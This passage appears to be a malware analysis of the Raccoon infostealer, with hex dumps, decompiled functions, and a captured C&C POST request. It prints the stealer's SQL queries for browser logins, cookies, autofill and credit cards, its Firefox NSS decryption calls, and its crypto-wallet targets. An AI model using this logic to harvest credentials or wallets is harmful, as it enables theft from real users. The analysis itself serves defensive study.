0000:bce0  76 61 6c 75 65 2c 20 70 61 73 73 77 6f 72 64 5f  value, password_
0000:bcf0  76 61 6c 75 65 20 46 52 4f 4d 20 6c 6f 67 69 6e  value FROM login
0000:bd00  73 00 00 00 00 00 00 00 53 45 4c 45 43 54 20 68  s.......SELECT h
0000:bd10  6f 73 74 5f 6b 65 79 2c 20 70 61 74 68 2c 20 69  ost_key, path, i
0000:bd20  73 5f 73 65 63 75 72 65 20 2c 20 65 78 70 69 72  s_secure , expir
0000:bd30  65 73 5f 75 74 63 2c 20 6e 61 6d 65 2c 20 65 6e  es_utc, name, en
0000:bd40  63 72 79 70 74 65 64 5f 76 61 6c 75 65 20 46 52  crypted_value FR
0000:bd50  4f 4d 20 63 6f 6f 6b 69 65 73 00 00 53 45 4c 45  OM cookies..SELE
0000:bd60  43 54 20 6e 61 6d 65 2c 20 76 61 6c 75 65 20 46  CT name, value F
0000:bd70  52 4f 4d 20 61 75 74 6f 66 69 6c 6c 00 00 00 00  ROM autofill....
```

1. 

Save

Type

PE32

● File offset 0000bdd0

○ Virtual address 0040cbd0

○ Relative virtual address 0000cbd0

Mode	Endianness	Architecture
32-bit	LE	I386


Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
ffffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
ffffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
ffffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
ffffffff	0040e200	00000e00	Section(2)['.data']

Hex


```
Address    Hex                                              Symbols
0000:bdd0  73 00 00 00 53 45 4c 45 43 54 20 66 69 65 6c 64  s...SELECT field
0000:bde0  6e 61 6d 65 2c 20 76 61 6c 75 65 20 46 52 4f 4d  name, value FROM
0000:bdf0  20 6d 6f 7a 5f 66 6f 72 6d 68 69 73 74 6f 72 79   moz_formhistory
0000:be00  00 00 00 00 63 6f 6f 6b 69 65 73 2e 73 71 6c 69  ....cookies.sqli
0000:be10  74 65 00 00 6d 61 63 68 69 6e 65 49 64 3d 00 00  te..machineId=..
0000:be20  26 63 6f 6e 66 69 67 49 64 3d 00 00 22 65 6e 63  &configId=.."enc
0000:be30  72 79 70 74 65 64 5f 6b 65 79 22 3a 22 00 00 00  rypted_key":"...
0000:be40  73 74 61 74 73 5f 76 65 72 73 69 6f 6e 22 3a 22  stats_version":"
0000:be50  00 00 00 00 43 6f 6e 74 65 6e 74 2d 54 79 70 65  ....Content-Type
0000:be60  3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d  : application/x-
0000:be70  6f 62 6a 65 63 74 00 00 43 6f 6e 74 65 6e 74 2d  object..Content-
0000:be80  44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72  Disposition: for
0000:be90  6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69  m-data; name="fi
```

A string is then composed (then sent via POST to the C&C) containing, among other things, the "machineId" (machine identifier) and the "configId."




```
machineId=
&configId=
"encrypted_key":"
stats_version":"
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
POST
MachineGuid
```

All details of the credit cards intercepted at the machine are also extracted (and saved in the file "CC.txt"):




```
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
Cookies
Network\Cookies
NUM:%s
HOLDER:%s
EXP:%s/%s
\CC.txt
```

The connection information is hardcoded (encrypted) within the malware itself, and then used when connecting to the proxy:




```
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
SECITEM_FreeItem
hostname":"
","httpRealm":
encryptedUsername":"
","encryptedPassword":"
","guid":
Profiles
```

Also seen in the file are calls to "wallet.dat," searched by Raccoon within the various directories to obtain precisely the wallets:



```
MetaMask
.sqlite
"webextension@metamask.io":"
TRUE
FALSE
explorer.exe
SOFTWARE\Microsoft\Cryptography
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
DisplayName
DisplayVersion
        %s %s
\ffcookies.txt
Local State
wallet.dat
```


Analyzing the connections, it can be seen that communications to the C&C occur with User Agent "DuckTales."




```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: DuckTales
Host: [redacted]
Content-Length: 95
Connection: Keep-Alive
Cache-Control: no-cache

machineId=747f3[redacted]add0358|IEUser&configId=eb93256b[redacted]64b614
a83HTTP/1.1 500 Internal Server Error
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Tue, 01 Aug 2023 14:21:10 GMT
Content-Length: 72
```

In the POST sent there is, among other things, the "machineId" (unique machine reference), the user's username and the "configID" (unique string of the malware configuration, present as hardcoded within the infostealer code). In the Sample, the proxy returned error "500" not being currently active.

The "configID" is used concurrently with the connection to the proxy, immediately after initializing the authentication useragent to "**AYAYAY1337**" (via the **FUN_0040a9cb** function shown below) and is critical to obtaining the configuration attributes (set graphically by the raccoon portal) of the Infostealer:




```
short *local_10;
int local_c [2];

CoInitialize((LPVOID)0x0);
FUN_00401000();
iVar2 = FUN_0040a9cb();
if (iVar2 == 0) {
  (*DAT_0040e028)(0);
}
local_24 = (short *)FUN_0040ae71("eb93256b0d90b570aef093464b614a83");
FUN_004042e7();
bVar1 = FUN_0040a9f5();
if (CONCAT31(extraout_var,bVar1) != 0) {
  FUN_0040ab1c();
}
local_48[0] = FUN_0040a8fd(&LAB_0040d137+1);
local_48[1] = FUN_0040a8fd((byte *)
                           "                                                          ");
local_48[2] = FUN_0040a8fd((byte *)
                           "                                                          ");
local_48[3] = FUN_0040a8fd((byte *)
                           "                                                          ");
local_38 = FUN_0040a8fd((byte *)"                                                            "
                       );
local_2c = DAT_0040e3b4;
```




```

undefined4 FUN_0040a9cb(void)

{
  int iVar1;

  iVar1 = (*DAT_0040e164)(0x1f0001,0,L"AYAYAYAY1337");
  if (iVar1 == 0) {
    (*DAT_0040e100)(0,0,L"AYAYAYAY1337");
    return 1;
  }
  return 0;
}

```

Function FUN_004042e7 is responsible for defining several attributes used in the data stealing phase, each attribute is then respectively called by function FUN_0040ae71.




```
DAT_0040e4b8 = "NSS_Shutdown";
DAT_0040e4fc = "PK11_GetInternalKeySlot";
DAT_0040e420 = "PK11_FreeSlot";
DAT_0040e510 = "PK11_Authenticate";
DAT_0040e564 = "PK11SDR_Decrypt";
DAT_0040e2bc = "SECITEM_FreeItem";
DAT_0040e450 = "hostname\":\"";
DAT_0040e440 = "\",\"httpRealm\":";
DAT_0040e348 = "encryptedUsername\":\"";
DAT_0040e3c0 = "\",\"encryptedPassword\":\"";
DAT_0040e444 = "\",\"guid\":";
DAT_0040e314 = "Profiles";
DAT_0040e53c = &DAT_0040cf74;
DAT_0040e28c = &DAT_0040cf78;
DAT_0040e41c = "S-1-5-18";
DAT_0040e24c = &DAT_0040cf88;
DAT_0040e350 = &DAT_0040cf8c;
```

This is followed by calling the GetUserDefaultLocaleName function with the purpose of obtaining the current user name of the machine:




```

undefined4 FUN_00401000(void)

{
  HMODULE pHVar1;
  undefined4 uVar2;
  HMODULE hModule;
  HMODULE hModule_00;
  HMODULE hModule_01;
  HMODULE hModule_02;

  pHVar1 = LoadLibraryA("kernel32.dll");
  if (pHVar1 == (HMODULE)0x0) {
    uVar2 = 0xffffffff;
  }
  else {
    DAT_0040e038 = GetProcAddress(pHVar1,"LoadLibraryW");
    GetProcAddress(pHVar1,"GetUserDefaultLocaleName");
    DAT_0040e158 = GetProcAddress(pHVar1,"GetEnvironmentVariableW");
    DAT_0040e190 = GetProcAddress(pHVar1,"lstrlenA");
    DAT_0040e13c = GetProcAddress(pHVar1,"FreeLibrary");
    DAT_0040e0d8 = GetProcAddress(pHVar1,"GlobalFree");
    DAT_0040e040 = GetProcAddress(pHVar1,"CreateFileW");
    DAT_0040e024 = GetProcAddress(pHVar1,"GetTimeZoneInformation");
```

Within the FUN_004042e7 function there is a reference to the GetSystemInfo function, which is used to obtain the hardware and system details of the infected machine.




```
DAT_0040e17c = GetProcAddress(pHVar1,"CopyFileW");
DAT_0040e06c = GetProcAddress(pHVar1,"GetModuleFileNameW");
DAT_0040e080 = GetProcAddress(pHVar1,"lstrcmpA");
GetProcAddress(pHVar1,"Sleep");
DAT_0040e0f4 = GetProcAddress(pHVar1,"GetSystemInfo");
DAT_0040e0c4 = GetProcAddress(pHVar1,"LocalFree");
DAT_0040e078 = GetProcAddress(pHVar1,"Process32Next");
DAT_0040e0f0 = GetProcAddress(pHVar1,"DeleteFileW");
DAT_0040e008 = GetProcAddress(pHVar1,"lstrcpynA");
DAT_0040e0a8 = GetProcAddress(pHVar1,"MultiByteToWideChar");
DAT_0040e074 = GetProcAddress(pHVar1,"FindClose");
DAT_0040e094 = GetProcAddress(pHVar1,"CreateToolhelp32Snapshot");
GetProcAddress(pHVar1,"HeapFree");
DAT_0040e168 = GetProcAddress(pHVar1,"GetUserDefaultLCID");
DAT_0040e140 = GetProcAddress(pHVar1,"GetLogicalDriveStringsW");
pHVar1 = LoadLibraryA("Shlwapi.dll");
DAT_0040e134 = GetProcAddress(pHVar1,"PathMatchSpecW");
DAT_0040e138 = GetProcAddress(pHVar1,"StrCpyW");
GetProcAddress(pHVar1,"StrStrIW");
DAT_0040e184 = GetProcAddress(pHVar1,"StrStrW");
DAT_0040e004 = GetProcAddress(pHVar1,"PathCombineW");
DAT_0040e0dc = GetProcAddress(pHVar1,"StrRChrW");
GetProcAddress(pHVar1,"StrToIntA");
```


Next are the details of the use of the useragent defined "DuckTales," the variable iVar4, related to the hardcoded string in question and the attribute DAT_0040e120, is subjected to a "different from zero" check, then the variable uVar6 is set to the hexadecimal values 0x400000 and 0xc00000 respectively in the case where the value of the variable sVar1 is equal to 0x73. There are then two grafted "if" constructs that, in the case where the variables iVar7 and iVar8, respectively, are non-zero, a "while" loop is performed to set the cast value to zero in the integer of the sum between the variables local_14 and iVar3. These constructs, if certain conditions are met, allow the values and attributes for Command and Control requests and connections to be set correctly.



```
  uVar6 = (*DAT_0040e070)(psVar11);
  (*DAT_0040e0c4)(psVar11);
  iVar4 = (*DAT_0040e0e0)(0xfde9,0,param_1,0xffffffff,0,0,0,0);
  local_10 = (short *)(*DAT_0040e048)(0x40,iVar4 + 0x40);
  if ((iVar4 == 0) ||
     (iVar4 = (*DAT_0040e0e0)(0xfde9,0,param_1,0xffffffff,local_10,iVar4,0,0), iVar4 != 0)) {
    iVar4 = (*DAT_0040e120)(L"DuckTales",0,0,0,0);
    if (iVar4 != 0) {
      iVar9 = (*DAT_0040e178)(iVar4,local_8,uVar6,0,0,3,0,1);
      if (iVar9 != 0) {
        uVar6 = 0x400000;
        if (sVar1 == 0x73) {
          uVar6 = 0xc00000;
        }
        iVar7 = (*DAT_0040e0b4)(iVar9,DAT_0040e294,psVar5,0,0,param_3,uVar6,1);
        if (iVar7 != 0) {
          uVar6 = (*DAT_0040e190)(local_10);
          uVar6 = (*DAT_0040e088)(param_2,local_10,uVar6);
          iVar8 = (*DAT_0040e014)(iVar7,param_2,uVar6);
          if (iVar8 != 0) {
            while ((iVar8 = (*DAT_0040e0f8)(iVar7,iVar3,50000,&local_14), iVar8 != 0 &&
                  (local_14 != (short *)0x0))) {
              *(undefined *)((int)local_14 + iVar3) = 0;
            }
```




```
                 u_DuckTales_0040d29c

0040d29c 44 00 75        unicode     u"DuckTales"
         00 63 00
         6b 00 54 ...
```




```
XREF[3]:     FUN_004080f1:00408249(*),
             FUN_0040838c:004087e7(*),
             FUN_0040894d:004089e5(*)
```

In addition, in the case where the value of the variable iVar4 is non-zero, the MultiByteToWideChar function is called using the hardcoded hexadecimal value 0xfde9.

